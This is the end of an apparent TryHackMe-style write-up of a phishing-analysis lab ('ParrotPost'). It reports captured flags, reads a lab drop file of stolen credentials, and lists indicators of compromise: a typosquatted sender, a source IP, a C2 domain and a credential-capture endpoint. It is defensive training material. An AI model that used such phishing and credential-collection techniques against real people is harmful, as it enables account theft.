
The third flag that was returned by the server of the attacker was seen by inspecting the Response tab of that network request.

Flag Found: THM{c4p7ur3dy0urcr3d5}



Accessing Stolen Data:

Using the path to the file in the script, I went directly to the files of the evilparrot.thm:8080/creds.txt. This file was accessible publicly and it was a list of all the stolen usernames and passwords of the past victims.



Conclusion

A complex typosquatting/Multi-layered obfuscation attempt was carried out to collect credentials in the phishing campaign known as the ParrotPost. Examining the email headers, we were able to establish the source as a spoforge mailer service. We were able to de-obfuscate the attachment and found the logic that was used to steal credentials and the location of the drop site used by the attacker.

Indicators of Compromise (IOCs):

Spoofed Sender: no-reply@ postparr0t.thm (Typosquatting)

Source IP: 109.205.120.0 (emkei.lv)

C2 Domain: evilparrot.thm

Hackable Endpoint: /cred-capture.php.